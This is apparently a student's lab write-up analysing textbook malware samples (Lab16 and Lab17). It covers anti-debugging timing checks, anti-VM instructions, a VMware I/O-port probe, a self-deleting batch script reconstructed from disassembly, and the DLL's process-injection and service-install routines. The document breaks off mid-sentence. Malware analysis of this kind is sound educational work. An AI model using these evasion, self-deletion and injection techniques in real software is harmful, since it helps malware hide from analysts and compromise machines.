
M.Sc. IT. SEM 2

## Malware Analysis



Figure 6. byrrp@ss

The decoded password is “byrrp@ss”. However the strncmp will only compare the first 4 characters.



**Figure 7. Correct Password**

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strncmp found?

@0x40123A

```
.tls:00401233 mov eax, [ebp+argv]
.tls:00401236 mov ecx, [eax+4]
.tls:00401239 push ecx ; char *
.tls:0040123A call _strcmp
.tls:0040123F add esp, 0Ch
.tls:00401242 mov [ebp+var_4], eax
.tls:00401245 cmp [ebp+var_4], 0
.tls:00401249 inz short loc 40125A
```

Figure 8. strncmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminates.

**vi. What is unique about the PE structure of Lab16-02.exe?**


There is a .tls section.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.tbs	00401000	00402000	R	X	-	L	para	0001	public	CODE	32	0000	0000	0004	FFFFFF	FFFFFF	
.text	00402000	00407000	R	X	-	L	para	0002	public	CODE	32	0000	0000	0004	FFFFFF	FFFFFF	
.idata	00407000	004070C8	R	-	-	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFF	FFFFFF	
.rdata	004070C8	00408000	R	-	-	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFF	FFFFFF	
.data	00408000	0040C000	R	W	-	L	para	0004	public	DATA	32	0000	0000	0004	FFFFFF	FFFFFF	

Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.



Figure

10. Ctrl-E

viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?

1. OLLYDBG window via FindWindowA
2. OutputDebugString to detect for debugger
3. BeingDebugged Flag via fs:[30h]+2

ix. What is the command-line password you see in the debugger after you disable the anti-debugging technique?

refer to solution for question iii.

x. Does the password found in the debugger work on the command line?

refer to solution for question iii.

xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?

1. OutputDebugString (nop out the callback function)
2. BeingDebuggedFlag (change the structure to set debug flag back to 0)

c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introduction of anti-debugging techniques.

### i. Which strings do you see when using static analysis on the binary?

these are the only strings of interest to us that we can observe statically.

's'	.rdata:00405434	0000000B	C	user32.dll
's'	.rdata:00405614	0000000D	C	KERNEL32.dll
's'	.rdata:00405632	0000000C	C	SHELL32.dll
's'	.rdata:0040564C	0000000B	C	WS2_32.dll
's'	.data:00406034	00000008	C	cmd.exe
's'	.data:0040603C	00000008	C	>> NUL
's'	.data:00406044	00000008	C	/c del
's'	.data:0040605F	00000005	C	\vQ\n\v\b
...	...	...	...	...

Figure 1. strings

### ii. What happens when you run this binary?

Nothing happen. It just terminates.

### iii. How must you rename the sample in order for it to run properly?

In ollydbg, we set breakpoint @0x401518 (strcmp) to see what the malware is comparing against. The executable name needs to be “qgr.exe”. However nothing happen when we attempt to run the malware via command line...

Address	Hex dump	ASCII		0012FB64
0040E900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....		0012FB68
0040E908	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....., 0.		0012FB6C
0040E910	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....		0012FB70
0040E918	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....		0012FB74
0040E920	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....		0012FB78
				0012FB7F

Figure 2. qgr.exe

Firing up IDA Pro we trace back the variable that was used to match against the current running executable filename.

```

mov [ebp+var_2A0], 0
mov [ebp+var_29C], 'o'
mov [ebp+var_29B], 'c'
mov [ebp+var_29A], 'l'
mov [ebp+var_299], '.'
mov [ebp+var_298], 'e'
mov [ebp+var_297], 'x'
mov [ebp+var_296], 'e'
mov [ebp+var_295], 0
mov [ebp+name], 0
mov ecx, 3Fh
xor eax, eax
lea edi, [ebp+var_FF]
rep stosd
stosw
stosb
mov ecx, 7
mov esi, offset unk_40604C
lea edi, [ebp+var_2F0]
rep movsd
mousb
mov [ebp+var_2B8], 0
mov [ebp+Filename], 0
mov ecx, 43h
xor eax, eax
lea edi, [ebp+var_3FF]
rep stosd
stosb
lea eax, [ebp+var_29C]
push eax
call timediff
add esp, 4
push 10Eh ; nSize
lea ecx, [ebp+Filename]
push ecx ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 5Ch ; int
lea edx, [ebp+Filename]
push edx ; char *
call _strrchr
add esp, 8
mov [ebp+var_104], eax
push 104h ; size_t
mov eax, [ebp+var_104]
add eax, 1
mov [ebp+var_104], eax
mov ecx, [ebp+var_104]
push ecx ; char *
lea edx, [ebp+var_29C]
push edx ; char *
call _strcmp
add esp, 8

```

Figure 3. var\_29C

Seems like the variable is initially set to ocl.exe. It is then passed to a function where [QueryPerformanceCounter](#) was called twice... In between the 2 QueryPerformanceCounter is a Division by zero opcodes that is purposely set there to slow down the debugged process.

The time difference between the 2 QueryPerformanceCounter will determine if var\_118 is 2 or 1 which will affect the return result of this subroutine. If we are using debugger the QueryPerformanceCounter difference might be above 1200 due to the triggering of the division by 0 error... if the time difference is above 1200, var\_118 will be set to 2 and the filename should be qgr.exe else var\_118 will be set to 1 and the filename should be peo.exe.




Figure 4.

QueryPerformanceCounter

By manually making sure that var\_118 is set to 1 and not 2, we get the following filename; **peo.exe**.

Renaming the executable as **peo.exe** will do the trick in running the app properly.




Figure 5. peo.exe

#### iv. Which anti-debugging techniques does this malware employ?

The techniques used are all time based approach

1. QueryPerformanceCounter
2. GetTickCount
3. rdtsc (subroutine: @0x401300)

v. For each technique, what does the malware do if it determines it is running in a debugger?

1. [QueryPerformanceCounter](#) – determines what name should the executable be, in order to execute properly
2. [GetTickCount](#) – crashes the program by referencing a null pointer
3. [rdtsc](#) – call subroutine @0x004010E0; self delete

vi. Why are the anti-debugging techniques successful in this malware?

The malware purposely triggers division by 0 error that will cause any attached debugger to break and for the analyst to rectify. This action itself is time consuming as compared to a program without debugger attached throwing exception and letting SEH handler to do the job. Therefore the malware codes are able to determine whether a debugger is being attached just via the time difference.

vii. What domain name does this malware use?

adg.malwareanalysisbook.com




Figure 6. adg.malwareanalysisbook.com

d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added anti-VMware techniques.

i. What anti-VM techniques does this malware use?

The malware uses vulnerable instruction: **sidt,sldt and str**

```

loc_4011B5:
sidt fword ptr [ebp+var_428]
mov eax, dword ptr [ebp+var_428+2]
mov [ebp+var_420], eax
push offset Name ; "HGL345"
push 0 ; bInitialOwner
push 0 ; lpMutexAttributes
call ds:CreateMutexA
mov [ebp+var_408], eax
mov ecx, [ebp+var_420]
shr ecx, 18h
cmp ecx, 0FFh
jz loc_40132D

```

Figure 1. sidt instruction

The malware issues the sidt instruction as shown above, which stores the contents of IDTR into the memory location pointed to by var\_428. The IDTR is 6 bytes, and the fifth byte offset contains the start of the base memory address. That fifth byte is compared to 0xFF, the VMware signature. We can see that var\_428+2 is set to var\_420. Later on in the opcodes we can observe that var\_420 is shifted right by 3 bytes thus pointing it to the 5th byte.

**ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?**

```

Number of potential Anti-VM instructions: 3
Anti-VM: 00401121
Anti-VM: 004011b5
Anti-VM: 00401204

```

VM instructions found

1. 00401121 – sldt
2. 004011b5 – sidt
3. 00401204 – str

Figure 2. 3 Anti-

**iii. What happens when each anti-VM technique succeeds?**

1. 00401121 – sldt; service created but thread to openurl is not created the program terminates.
2. 004011b5 – sidt; sub routine 0x401000 will be invoked, the program will be deleted
3. 00401204 – str; sub routine 0x401000 will be invoked, the program will be deleted

**iv. Which of these anti-VM techniques work against your virtual machine?**

None...

**v. Why does each anti-VM technique work or fail?**

It depends on the hardware and the vmware used.

**vi. How could you disable these anti-VM techniques and get the malware to run?**

1. nop the instruction
2. patch the jmp instruction

e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example command line for executing the DLL:  
*rundll32.exe Lab17-02.dll,InstallRT* (or *InstallSA/InstallSB*)

i. What are the exports for this DLL?

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 1. Exports

ii. What happens after the attempted installation using *rundll32.exe*?

The dll gets deleted. A File *xinstall.log* was dropped. *vmselfdelete.bat* file was dropped, executed and subsequently deleted as well. From the log file created, it seems that the malware has detected that it is running in a VM thus deleting itself.




Figure 2. *xinstall.log*

iii. Which files are created and what do they contain?

2 files are created; *xinstall.log* & *vmselfdel.bat*.

*vmselfdel.bat* can be traced to the subroutine @10005567 using IDA Pro. Needless to say, the purpose of the batch file is to delete the dll and itself from the system.

```

push offset a_Umselfdel_bat ; ".\\umselfdel.bat"
push eax ; Dest
call ds:sprintf
lea eax, [ebp+Dest]
push offset aW ; "w"
push eax ; Filename
call ds:fopen
mov edi, eax
add esp, 10h
test edi, edi
jz short loc_100005634

```

```

push esi
mov esi, ds:fprintf
push offset a@echoOFF ; "@echo off\r\n"
push edi ; File
call esi ; fprintf
push offset aSelfkill ; ":selfkill\r\n"
push edi ; File
call esi ; fprintf
lea eax, [ebp+Filename]
push eax
push offset aAttribARSHS ; "attrib -a -r -s -h \"%s\"\r\n"
push edi ; File
call esi ; fprintf
lea eax, [ebp+Filename]
push eax
push offset aDelS ; "del \"%s\"\r\n"
push edi ; File
call esi ; fprintf
lea eax, [ebp+Filename]
push eax
push offset aIfExistSGotoSe ; "if exist \"%s\" goto selfkill\r\n"
push edi ; File
call esi ; fprintf
push offset aDel0 ; "del %%0\r\n"
push edi ; File
call esi ; fprintf
add esp, 3Ch
pop esi

```

Figure 3. self delete

#### iv. What method of anti-VM is in use?

querying I/O communication port.

VMware uses virtual I/O ports for communication between the virtual machine and the host operating system to support functionality like copy and paste between the two systems. The port can be queried and compared with a magic number to identify the use of VMware.

The success of this technique depends on the x86 **in** instruction, which copies data from the I/O port specified by the source operand to a memory location specified by the destination operand. VMware monitors the use of the in instruction and captures the I/O destined for the

ommunication channel port 0x5668 (VX). Therefore, the **second operand needs to be loaded with VX** in order to check for VMware, which happens only when the **EAX register is loaded with the magic number 0x564D5868 (VMXh)**. ECX must be loaded with a value corresponding to the action you wish to perform on the port. The value **0xA** means “get VMware version type” and **0x14** means “get the memory size.” Both can be used to detect VMware, but **0xA** is more popular because it may determine the VMware version.

```

sub_10006196 proc near

var_1C= byte ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push ebp
mov ebp, esp
push 0FFFFFFFh
push offset stru_10016438
push offset loc_10015050
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 0Ch
push ebx
push esi
push edi
mov [ebp+ms_exc.old_esp], esp
mov [ebp+var_1C], 1
and [ebp+ms_exc.registration.TryLevel], 0
push edx
push ecx
push ebx
mov eax, 'VMXh'
mov ebx, 0
mov ecx, 0Ah
mov edx, 'VX'
jh eax, dx
cmp ebx, 'VMXh'
setz [ebp+var_1C]
pop ebx
pop ecx
pop edx
jmp short loc_100061F6

```

Figure 4. Querying I/O comm port

#### v. How could you force the malware to install during runtime?

1. Patch the jump condition (3 places need to patch since checkVM sub routine is xref 3 times)
2. patch the in instruction in Figure 4 to nop




Figure 5. patching

**vi. How could you permanently disable the anti-VM technique?**

Just patch the above and make the changes to the disk. Based on Figure 5, we could also patch the string @ offset 10019034 -> 10019248 from [This is DVM]5 to [This is DVM]0 to disable the check.

**vii. How does each installation export function work?****1. InstallRT**

Inject dll into either iexplore.exe or a custom process name that is passed in as argument.

In brief the subroutine @1000D847 will do the following

1. Get the dll filename via [GetModuleFileNameA](#)
2. Get System Directory path via [GetSystemDirectoryA](#)
3. Copy the current dll into system directory with the same file name
4. Get the pid of a process; either iexplore.exe by default or a custom process name passed in as an argument
5. Get higher privilege by changing token to SeDebugPrivilege
6. Inject dll via CreateRemoteThread on the pid retrieved in 4.




Figure 6. Install RT

## 2. InstallSA

Install as a Service

In brief the subroutine @1000D847 will do the following

1. [RegOpenKeyExA](#) – HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
2. [RegQueryValueExA](#) – netsvcs
3. loop through the data to find either Irmon or a custom string passed in as an argument
4. [CreateServiceA](#) – with service name as Irmon or a custom string passed in as an argument
5. Add data to HKLM\SYSTEM\ControlSet001\Services\[Irmon | custom]\description
6. Creates a parameter key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom]
7. Creates a Servicedll key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom] with the path of the dll as the value

8. Start the service
9. Creates a win.ini file in windows directory
10. Writes a Completed key to SoftWare\Microsoft\Internet Connection Wizard\  
if SoftWare\Microsoft\Internet Connection Wizard\ does not exists




Figure 7. InstallSA

### 3. InstallSB

It first calls sub routine 0x10005A0A to

